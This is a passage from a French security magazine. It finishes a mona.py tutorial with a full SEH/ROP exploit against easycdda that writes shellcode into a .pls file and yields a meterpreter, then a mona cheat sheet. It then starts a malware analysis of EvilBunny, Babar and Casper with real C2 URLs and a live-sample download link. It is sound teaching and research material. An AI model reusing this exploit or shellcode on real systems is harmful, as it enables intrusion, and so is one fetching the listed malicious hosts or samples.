qu'il faut assembler correctement sur la pile est appelé ROPChain. Il va donc falloir analyser les instructions présentes dans les différents modules et faire le tri pour dégager ces gadgets. Typiquement, il y en a plusieurs milliers voire dizaines de milliers. À la main, la tâche serait colossale. Heureusement, une fois de plus, **mona.py** fait tout le boulot pour nous.

Le logiciel utilisé pour l'occasion (**easycdda**) est instable sur Windows 7, nous allons donc l'utiliser sur Windows XP SP3 en ayant pris soin d'activer le DEP de manière globale.

Par défaut, sous XP comme sous W7 c'est le mode **OptIn** qui est utilisé et dans ce mode seuls quelques modules système et services sont protégés. Nous passons donc en mode **AlwaysOn** via l'interface graphique (**System Properties** > onglet **Advanced** > puis **Setting** dans la section **Performance**) pour que le DEP soit actif pour tous les processus :




Fig. 5 : Passage du DEP en mode « AlwaysOn ».

Après avoir redémarré et lancé l'application ciblée (**easycdda**), cette fois-ci nous pouvons vérifier avec ImmunityDbg (Alt + M) que la pile n'est pas exécutable :




Fig. 6 : Vue des ACL de la mémoire avec ImmunityDbg.

Ou encore avec :

```
!mona pageacl
```

Qui nous retourne les droits de l'ensemble des pages mémoire du processus (voir Figure 7).

Passons les étapes d'identification du type de vulnérabilité (c'est un écrasement de SEH), de recherche d'offset et des mauvais caractères pour aller directement à ce qui nous intéresse maintenant : le ROP :

```
!mona rop -m easycdda.exe,audconv.dll -cpb '\x0a\x3d'
```




Fig. 7 : Vue des ACL des pages mémoire avec mona.py.

Cette unique commande génère les fichiers suivants :

- **rop_chain.txt** : contient les ROPChain pour les fonctions **VirtualProtect**, **VirtualAlloc**, **SetInformationProcess** et **SetProcessDEPPolicy** ;
- **stackpivot.txt** : contient les adresses vers les gadgets qui permettent de pivoter sur la pile ;
- **rop_suggestions.txt** : contient une sélection de gadgets utiles ;
- **rop.txt** : contient l'ensemble des gadgets.

À noter, l'option **-cpb '\x0a\x3d'** qui permet de spécifier des caractères à exclure de la recherche.

Ouvrons le premier : les ROPChain pour les fonctions sont complètes. Il nous suffit donc de récupérer la ROPChain de notre choix (en l'occurrence la première), une adresse pour le stackpivot et un ROP NOP que nous pouvons trouver avec :

```
!mona fw -s "RETN" -m audconv.dll -cpb '\x0a\x3d'
```

Si la chaîne n'avait pas été complète, la sélection de gadgets stockée dans le fichier **rop_suggestions.txt** aurait probablement suffi à la terminer à la main.

Notre exploit peut être assemblé :

```
import os,struct

def create_rop_chain():

# rop chain generated with mona.py - www.corelanc.be
rop_gadgets = [
    0x10087fe1, # POP ECX # RETN [audconv.dll]
    0x0042a0e0, # ptr to &VirtualProtect() [IAT easycdda.exe]
    0x10041e69, # MOV EAX,WORD PTR DS:[ECX] # RETN [audconv.dll]
    0x10035802, # XCHG EAX,ESI # RETN [audconv.dll]
    0x1000327e, # POP EBP # RETN [audconv.dll]
    0x00403054, # & push esp # ret 0x00 [easycdda.exe]
    0x0041c160, # POP EBX # RETN [easycdda.exe]
    0x00000201, # 0x00000201-> ebx
    0x1007f883, # POP EDX # RETN [audconv.dll]
    0x00000040, # 0x00000040-> edx
    0x10090089, # POP ECX # RETN [audconv.dll]
    0x00434ce9, # &Writable location [easycdda.exe]
    0x1005d353, # POP EDI # RETN [audconv.dll]
    0x100378e6, # RETN (ROP NOP) [audconv.dll]
    0x1007f18a, # POP EAX # RETN [audconv.dll]
```

```

0x90909090, # nop
0x00429692, # PUSHAD # INC EBX # ADD CL,CH # RETN [easycdda.exe]
]
return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()

offset_nseh = 1108#SEH record (nseh field) at 0x0012f4f4 overwritten
with normal pattern : 0x6c42396b (offset 1108)
junk1 = "A" * offset_nseh
nseh = "\x90" * 4
seh = struct.pack('L', 0x1001b19b) # ADD ESP,0xC10 # RETN 0x04
[audconv.dll]
ropnops = struct.pack('L', 0x100013ac) # RET [audconv.dll]
buf = ""
buf += "\x81\xc4\x24\xfa\xff\xff" # add esp, -1500
buf += "\xdb\xc8\xd9\x74\x24\xf4\xb8\x20\xa5\xd2\xfe\x5e\x33"
buf += "\xc9\xb1\x47\x83\xee\xfc\x31\x46\x14\x03\x46\x34\x47"
buf += "\x27\x02\xdc\x05\xc8\xfb\x1c\x6a\x40\x1e\x2d\xaa\x36"
buf += "\x6a\x1d\x1a\x3c\x3e\x91\xd1\x10\xab\x22\x97\xbc\xdc"
buf += "\x83\x12\x9b\xd3\x14\x0e\xdf\x72\x96\x4d\x0c\x55\x7a"
buf += "\x9d\x41\x94\xe0\xc0\xa8\xc4\xb9\x8f\x1f\x9f\xce\xda"
buf += "\xa3\x72\x9c\xcb\xa3\x67\x54\xed\x82\x39\xef\xb4\x04"
buf += "\xbb\x3c\xcd\x0c\xa3\x21\xe8\xc7\x58\x91\x86\xd9\x88"
buf += "\xe8\x67\x75\xf5\x5c\x95\x87\x31\xe1\x45\xf2\x4b\x12"
buf += "\xfb\x05\x88\x69\x27\x83\x0b\xc9\xac\x33\xf0\xe8\x61"
buf += "\xa5\x73\xe6\xce\xa1\xdc\xea\xd1\x66\x57\x16\x59\x89"
buf += "\xb8\x9f\x19\xae\x1c\xc4\xfa\xcf\x05\xa0\xad\xf0\x56"
buf += "\x0b\x11\x55\x1c\xa1\x46\xe4\x7f\xad\xab\x5c\x7f\x2d"
buf += "\xa4\x5e\xf3\x1f\x6b\xf5\x9b\x13\xe4\xd3\x5c\x54\xdf"
buf += "\xa4\xf3\xab\xe0\xd4\xda\x6f\xb4\x84\x74\x46\xb5\x4e"
buf += "\x85\x67\x60\x0d\x5c\x71\xdb\xa1\x85\xa7\x8b\x49\xcc"
buf += "\x28\xf3\x6a\xef\xe3\x9c\x01\x15\x63\xa2\xd4\x14\x76"
buf += "\xcc\xd4\x16\x69\x50\x50\xf0\xe3\x78\x34\xaa\x9b\xe1"
buf += "\x1d\x20\x3a\xed\x8b\x4c\x7c\x65\x38\xb0\x32\x8e\x35"
buf += "\xa2\xa2\x7e\x00\x98\x64\x80\xbe\xb7\x88\x14\x45\x1e"
buf += "\xdf\x80\x47\x47\x17\x0f\xb7\xa2\x2c\x86\x2d\x0d\x5a"
buf += "\xe7\xa1\x8d\x9a\xb1\xab\x8d\xf2\x65\x88\xdd\xe7\x69"
buf += "\x05\x72\xb4\xff\xa6\x23\x69\x57\xcf\x99\x54\x9f\x50"
buf += "\x31\xb3\x21\xac\xe4\xf5\x7d\xc3"
junk2 = "B" * 10000

buffer = junk1 + nseh + seh + ropnops * 23 + rop_chain + buf + junk2

print "[+] Length of total buffer: %s" % len(buffer)
print "[+] Writing sploit in c:\\temp\\ecr.pls"
file = open('c:\\temp\\ecr.pls', 'wb')
file.write(buffer)
file.close()

```

Et il nous offre un meterpreter :




Fig. 8 : Un meterpreter bien facilement acquis.

Nous avons donc écrit un exploit fiable et contournant le DEP en quelques commandes et avec un seul outil ce qui est très confortable. À vous maintenant !

5 Antisèche

Cette « cheatsheet » n'est pas la liste exhaustive des commandes, mais plutôt une sélection sous forme d'exemples de quelques commandes qui reviennent le plus souvent à l'utilisation.

Toutes les commandes sont à préfixer de :

- **!mona** pour ImmunityDbg
- **!py mona** pour WinDBG.

Voir tableau ci-contre. ■

■ Remerciements

Merci à Alexandre, André (@andremoulu), Fred (@FredzyPadzy), Inti (@SalasRossenbach), Jérôme (@_JLeonard), l'équipe MISC (@MISCRedac), Mohamed, Peter (@corelanc0d3r), Saâd (@saadk) et Thomas pour la relecture et l'inspiration.

■ Références

- [1] <https://github.com/corelan/mona>
- [2] <https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/>
- [3] <https://www.corelan.be/index.php/2009/07/23/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-2/>
- [4] <https://www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/>
- [5] <https://www.hackinparis.com/slides/hip2k11/04-ProjectQuebec.pdf>
- [6] <https://www.corelan.be/index.php/2010/01/26/starting-to-write-immunity-debugger-pycommands-my-cheatsheet/>
- [7] <http://www.vmware.com/fr/products/player>
- [8] <https://github.com/corelan/windbglib>
- [9] <http://www.exploit-db.com/exploits/35177>
- [10] <http://www.exploit-db.com/exploits/31643/>
- [11] <https://community.rapid7.com/community/metasploit/blog/2014/12/09/good-bye-msfpayload-and-msfencode>
- [12] <https://github.com/MISCMag/MISC-78>
- [13] <https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube/>



Configuration	
<code>config -set workingfolder c:\logs\%p</code>	définir le répertoire utilisé par mona pour les logs
<code>config -get workingfolder</code>	afficher le répertoire utilisé par mona pour les logs
<code>config -set excluded_modules "module1.dll,module2.dll"</code>	exclure des bibliothèques des recherches (ex: « virtual guest additions »).
<code>config -add excluded_modules "module3.dll"</code>	ajouter des bibliothèques à exclure des recherches
Recherches	
<code>findmsp</code>	cherche un motif cyclique
<code>jmp -r esp -n</code>	cherche un saut vers ESP en excluant les adresses contenant un octet « null »
<code>find -s "\x68\x63\x61\x6C\x63"</code>	cherche une suite d'octets
<code>find -s "calc"-type asc</code>	cherche des caractères ASCII
<code>find -s '\xFF\xFF\xFF\xFF\xFF'-x RW</code>	cherche une suite d'octets pour lesquels les adresses possèdent le niveau d'accès demandé (ici RW)
<code>find -s "retn" -type instr -m audconv.dll -cpb '\x0a\x3d'</code>	cherche l'instruction « RETN » dans le module spécifié en excluant les pointeurs qui contiennent les octets spécifiés par -b
<code>findwild -s "xchg eax,esi###retn"-m audconv.dll</code>	cherche la suite d'instructions qui commence par XCHG et qui termine par RETN dans le module spécifié
<code>stackpivot</code>	cherche des pointeurs pour pivoter sur la pile
<code>ropfunc</code>	cherche des pointeurs vers les fonctions permettant de contourner le DEP
<code>rop</code>	cherche des gadgets pour contourner le DEP
Points d'arrêt (breakpoints)	
<code>bpseh</code>	positionne un BP sur chaque SEH
<code>bp -t READ -a 77c35459</code>	positionne un BP en lecture
<code>bp -t WRITE -a 0012F4C4</code>	positionne un BP en écriture
<code>bf -t ADD -f import -s *VirtualProtect* -m easyccda.exe</code>	positionne un BP sur l'adresse définie dans l'IAT de easyccda.exe qui matche sur la fonction *VirtualProtect*
Divers	
<code>update</code>	mise à jour
<code>assemble -s "ADD ESP,0C10 # RETN 0x04"</code>	convertit des instructions (séparées par #) en opcode
<code>bytearray -b '\x00'</code>	génère un tableau d'octets pour la recherche de mauvais caractères
<code>pc 1000</code>	génère un motif cyclique
<code>skeleton</code>	génère un squelette de module metasploit
<code>suggest</code>	génère un squelette de module metasploit (à lancer après avoir provoqué un crash de l'appli avec un motif cyclique)
<code>stacks</code>	affiche les piles du processus
<code>heap -h default -t layout</code>	affiche un aperçu global du tas
<code>dumpobj -a 0x00000000 -l 1</code>	affiche et tente d'identifier un objet (seulement avec WinDBG)
<code>geteat</code>	affiche la EAT (<i>Export Address Table</i>)
<code>getiat -s kernel32</code>	affiche uniquement les fonctions qui contiennent la chaîne de caractères « kernel32 » dans l'IAT (<i>Import Address Table</i>)

Antiséche mona.py.



QUAND LES DESSINS ANIMÉS SE « REBELLE »... ÉLÉMENTS DE « RAIPONCE »...

Paul Rascagnères – Senior Threat Researcher – G DATA SecurityLabs

mots-clés : *BABAR / CASPER / EVILBUNNY / MALWARE / KEYLOGGER / REVERSE ENGINEERING / ASM*

Ces mois de février et mars ont vu la médiatisation de trois malwares vraisemblablement développés par la même équipe. Un des éléments qui a fait beaucoup couler beaucoup d'encre est leurs noms : Bunny, Babar et Casper. Ces noms ont été choisis par les développeurs eux-mêmes. Je présume qu'ils doivent être fans de dessins animés ;). Cet article a pour but de décrire quelques fonctionnalités présentes dans chacun de ces trois malwares. Note : aucune attribution n'est évoquée dans l'article. Ce n'est pas le but de l'analyse. Cet article reste strictement dans le domaine technique.

1 Introduction

Cet article ne fournit pas une analyse complète de EvilBunny, Babar ou encore Casper. Il présente quelques fonctionnalités intéressantes ainsi que quelques mécanismes de base fréquemment utilisés par les développeurs de malwares. Voici la liste des échantillons choisis pour la rédaction de l'article :

- EvilBunny : **c40e3ee23cf95d992b7cd0b7c01b8599** ;
- Babar : **8b3961f7f743daacfd67380a9085da4f** ;
- Casper : **4d7ca8d467770f657305c16474b845fe**.

Ces trois échantillons de malwares ont vraisemblablement été écrits par les mêmes auteurs. Pour plus d'information, vous pouvez aller lire ma publication à l'adresse suivante : <https://blog.gdatasoftware.com/blog/article/babar-espionage-software-finally-found-and-put-under-the-microscope.html>. Ces échantillons ont été développés dans l'ordre dans lequel ils sont présentés dans cet article. Les plus anciennes versions d'EvilBunny sont de 2010, pour Babar, les analystes pensent que des campagnes d'utilisation ont été réalisées en 2013. Pour finir, Casper a été utilisé en 2014.

Les échantillons peuvent être téléchargés à l'adresse suivante : <http://www.r00ted.com/EvilCartoons.zip>. L'archive est protégée par le mot de passe : « infected ». Attention,

ces trois échantillons sont fonctionnels (bien que les CC soient coupés au moment où j'écris ces lignes), ils doivent être manipulés avec précaution (via des machines virtuelles). Je ne peux en aucun cas être tenu responsable des bêtises éventuellement faites avec ces échantillons de malwares. Ceci étant dit, nous pouvons commencer l'aventure.

2 Le cas du malware EvilBunny

2.1 Présentation

EvilBunny est un outil d'administration à distance (RAT). Le nom de ce malware a été identifié suite à un oubli des auteurs : dans certains échantillons, ils ont oublié de supprimer le chemin de compilation :

```
C:\Users\user\Desktop\bunny 2.3.2\Release\Transporter2.pdb
```

Ce malware est assez simple à analyser. L'URL du serveur de contrôle est d'ailleurs en clair dans le binaire :

```
http://1.9.32.11/bunny/test.php?rec=nvista
```




Fig. 1 : Exécution de EvilBunny vu par la sandbox de VirusTotal.

Pour ce cas, je vais présenter la manière dont le malware est exécuté et également la technique utilisée pour cacher l'API Windows utilisée.

2.2 Analyse du démarrage du malware

Afin d'être discret, la première action d'EvilBunny est d'exécuter le binaire **svchost.exe** (disponible dans **%SystemRoot%\system32\svchost.exe**). Cependant, le processus sera exécuté avec le mode **CREATE_SUSPENDED**. Ce mode, comme son nom l'indique, permet de créer un processus et de suspendre son exécution dès le début. Pour plus d'information sur ce mode, vous pouvez consulter la documentation de Microsoft : <https://msdn.microsoft.com/en-us/library/windows/desktop/ms684863%28v=vs.85%29.aspx>.

La seconde étape consiste à remplacer le contenu en mémoire de **svchost.exe** par le contenu du malware. Pour ce faire, le malware va utiliser la fonction **WriteProcessMemory()**.

Pour finir, le malware va utiliser la fonction **ResumeThread()** afin de continuer l'exécution de **svchost.exe** dont le code a été remplacé par le code malveillant d'EvilBunny.

Cette technique triviale est très fréquemment utilisée par des malwares. Il est intéressant de voir comment différents logiciels d'analyse réagissent face à cette astuce. Dans la figure 1, nous avons l'exemple de la sandbox utilisée par VirusTotal.

Dans la figure 2, nous pouvons voir comment Cuckoo Sandbox réagit.

Pour finir, nous voyons dans la figure 3 comment Process Explorer affiche ce processus **svchost.exe**, et dans la figure 4, les détails de ce processus **svchost.exe**.




Fig. 4 : Détail de svchost.exe vu par Process Explorer.

Il est intéressant de noter que les auteurs du malware n'ont pas réalisé proprement l'injection et que le champ **CommandLine** contient le chemin du malware. Cet oubli permet de créer facilement une détection.

2.3 Obfuscation de l'utilisation de l'API Windows

Afin de complexifier l'analyse, les auteurs ont fait le choix de cacher l'API Windows utilisée par le malware. Pour ce faire, ils ont utilisé une méthode assez courante : chaque fonction est remplacée par un identifiant unique (un hash). Dans notre cas, l'identifiant est calculé en

09:06:26,276	1236	CreateProcessInternalW	ApplicationName => C:\WINXP\system32\svchost.exe CommandLine => "C:\sample.exe" CreationFlags => 4 ProcessId => 1328 ThreadId => 1960 ProcessHandle => 0x000000b8 ThreadHandle => 0x000000a4	SUCCESS	0x00000001
--------------	------	------------------------	--	---------	------------

Fig. 2 : Exécution de EvilBunny vu par Cuckoo Sandbox.

clfmom.exe	892 K	580 K	1808 CTF Loader	Microsoft Corporation	SANDBOX-28313...
explorer.exe	17,972 K	11,780 K	1556 Windows Explorer	Microsoft Corporation	SANDBOX-28313...
procexp.exe	9,508 K	13,360 K	2984 Sysinternals Process Explorer	Sysinternals - www.sysinter...	SANDBOX-28313...
svchost.exe	3,004 K	5,404 K	2688 Generic Host Process for Wi...	Microsoft Corporation	SANDBOX-28313...
VBoxTray.exe	1,288 K	392 K	1700 VirtualBox Guest Additions Tr...	Oracle Corporation	SANDBOX-28313...
wscntfy.exe	552 K	392 K	1188 Windows Security Center No...	Microsoft Corporation	SANDBOX-28313...
wuauclt.exe	5,604 K	796 K	248 Automatic Updates	Microsoft Corporation	SANDBOX-28313...

Fig. 3 : Exécution de EvilBunny vu par Process Explorer.

fonction du nom de la fonction. La figure 5 montre comment une fonction est appelée via cet identifiant.




Fig. 5 : Obfuscation de l'API Windows.

Nous voyons tout d'abord une référence à la librairie **kernel32.dll**. Cette chaîne de caractères est passée en argument à la fonction **sub_1001560**. Cette fonction charge cette librairie via l'API **LoadLibrary()**. L'adresse de retour, pointant vers la librairie chargée, va alors être stockée dans EAX.

Ensuite, nous voyons que l'identifiant **0x46318AD1** est passé en argument à la fonction **sub_1001950** ainsi que ce qui est stocké dans EAX. Le but de cette fonction est :

- de parcourir tous les noms des fonctions exportées par la librairie pointée par EAX (dans notre cas, **kernel32.dll**) ;
- pour chaque nom, le malware va réaliser des opérations afin d'obtenir un identifiant unique correspondant à ce nom (un hash) ;
- si cet identifiant correspond à celui en argument (dans notre cas, **0x46318AD1**), l'adresse de la fonction correspondante à ce nom est stockée dans EAX (nous pouvons voir dans la figure 5 qu'à la fin de la capture EAX est appelé via CALL).

La figure 6 montre l'algorithme utilisé pour calculer l'identifiant unique correspondant à un nom de fonction.

Cet algorithme peut facilement être écrit en Python. Une approche élégante consiste à utiliser la librairie **pefile** afin de parcourir toutes les fonctions exportées par **kernel32.dll** et de calculer l'identifiant pour




Fig. 6 : Algorithme pour calculer un identifiant unique pour un nom de fonction.

chaque fonction. Grâce à ce script, nous pouvons avoir une table de correspondance. Voici le script permettant de réaliser cette tâche :

```

#!/usr/bin/python
import sys
import pefile

def rol32(num, count):
    num1 = (num << count) & 0xFFFFFFFF
    num2 = (num >> (0x20 - count)) & 0xFFFFFFFF
    return num1 | num2

pe = pefile.PE(sys.argv[1])
for exp in pe.DIRECTORY_ENTRY_EXPORT.symbols:
    cpt = 0
    for i in list(exp.name):
        key = rol32(cpt, 7)
        cpt = ord(i) ^ key
    print exp.name + ": 0x%08x" % (cpt)

Voici la sortie du script :

paul@gdata:~/scripts$ ./API.py kernel32.dll
ActivateActCtx: 0x5147f60f
AddAtomA: 0x1e1865e5
AddAtomW: 0x1e1865f3
AddConsoleAliasA: 0x06dc97e5
AddConsoleAliasW: 0x06dc97f3
AddLocalAlternateComputerNameA: 0xedbafef8
AddLocalAlternateComputerNameW: 0xedbafefe
AddRefActCtx: 0x6c535944
AddVectoredExceptionHandler: 0x2891ae7a
AllocConsole: 0x81b4c22d
[...]
paul@gdata:~/scripts$ ./API.py kernel32.dll | grep 0x46318ad1
CreateProcessW: 0x46318ad1
  
```

Nous savons donc à présent que le code de la figure 5 permet d'exécuter la fonction **CreateProcessW()**.

3 Le cas du malware Babar

3.1 Présentation

Nous allons maintenant travailler sur l'échantillon le plus célèbre de cette trilogie de dessins animés, à savoir Babar. Le nom Babar a été donné par les auteurs eux-mêmes :

```
c:\Documents and Settings\admin\Desktop\Babar64\Babar64\obj\
DllWrapper Release\Release.pdb
```

Ce malware est également un outil d'administration à distance (RAT), mais contrairement à EvilBunny, il intègre des fonctionnalités d'espionnage de l'utilisateur, telles que la capture d'écran, l'enregistrement de frappes clavier ou encore l'écoute de conversations audio réalisées sur les messageries instantanées (telles que Skype). Pour ce malware, l'analyse présentée porte sur la manière dont est stockée la configuration du malware et sur le mécanisme d'enregistrement des frappes clavier.

3.2 Stockage de la configuration

La configuration de Babar est codée en dur dans le binaire lui-même. La fonction permettant d'obtenir la configuration est **sub_100193B7**. La première action du malware est de lire les 16 (0x10 dans la figure 7) derniers octets du binaire.




Fig. 7 : Lecture des 16 derniers octets du fichier.

Les 16 octets vont être modifiés par 2 xor afin d'obtenir l'offset où se trouve la configuration comme le montre la figure 8.

Pour finir, les données sont déchiffrées grâce à l'algorithme AES/Rijndael. L'algorithme peut être identifié facilement grâce au plugin **IDA Signsrch** disponible à l'adresse suivante : <https://hex-rays.com/contests/2012/index.shtml>. Celui-ci permet d'identifier les algorithmes




Fig. 8 : Lecture des 16 derniers octets du fichier.

de chiffrement et de compression grâce à des signatures (telles que les constantes). Dans notre cas, l'extension n'a aucun mal à détecter l'algorithme Rijndael comme le montre la figure 9.




Fig. 9 : Détection de l'algorithme de chiffrement.

À la fin du déchiffrement, nous pouvons voir en mémoire l'URL du serveur de commande de Babar comme le montre la figure 10.




Fig. 10 : URL d'un serveur de commande de Babar.

Voici la configuration complète :

```

excel.exe, winword.exe, powerpnt.exe, visio.exe, acroread.exe,
notepad.exe, wordpad.exe
txt, rtf, xls, xlsx, ppt, pptx, doc, docx, pdf, vsd
skype.exe, msnmsgr.exe, oovoo.exe, nimbuzz.exe, googletalk.exe,
yahoomessenger.exe, x-lite.exe
11220-01
%COMMON_APPDATA%\MSI\update.msi
%COMMON_APPDATA%\MSI
http://www.alexpetro.com/images/training/courses/bb212/index.php
http://www.etehadye.ir/images/public/bb212/index.php
iexplore.exe, firefox.exe, opera.exe, chrome.exe, Safari.exe, msnmsgr.exe
dump21cb.dll
  
```

Grâce à cette configuration, il est facile d'identifier si des requêtes ont été faites sur les serveurs de commande et de contrôle (par exemple via les journaux des serveurs proxys).

3.3 Présentation du keylogger

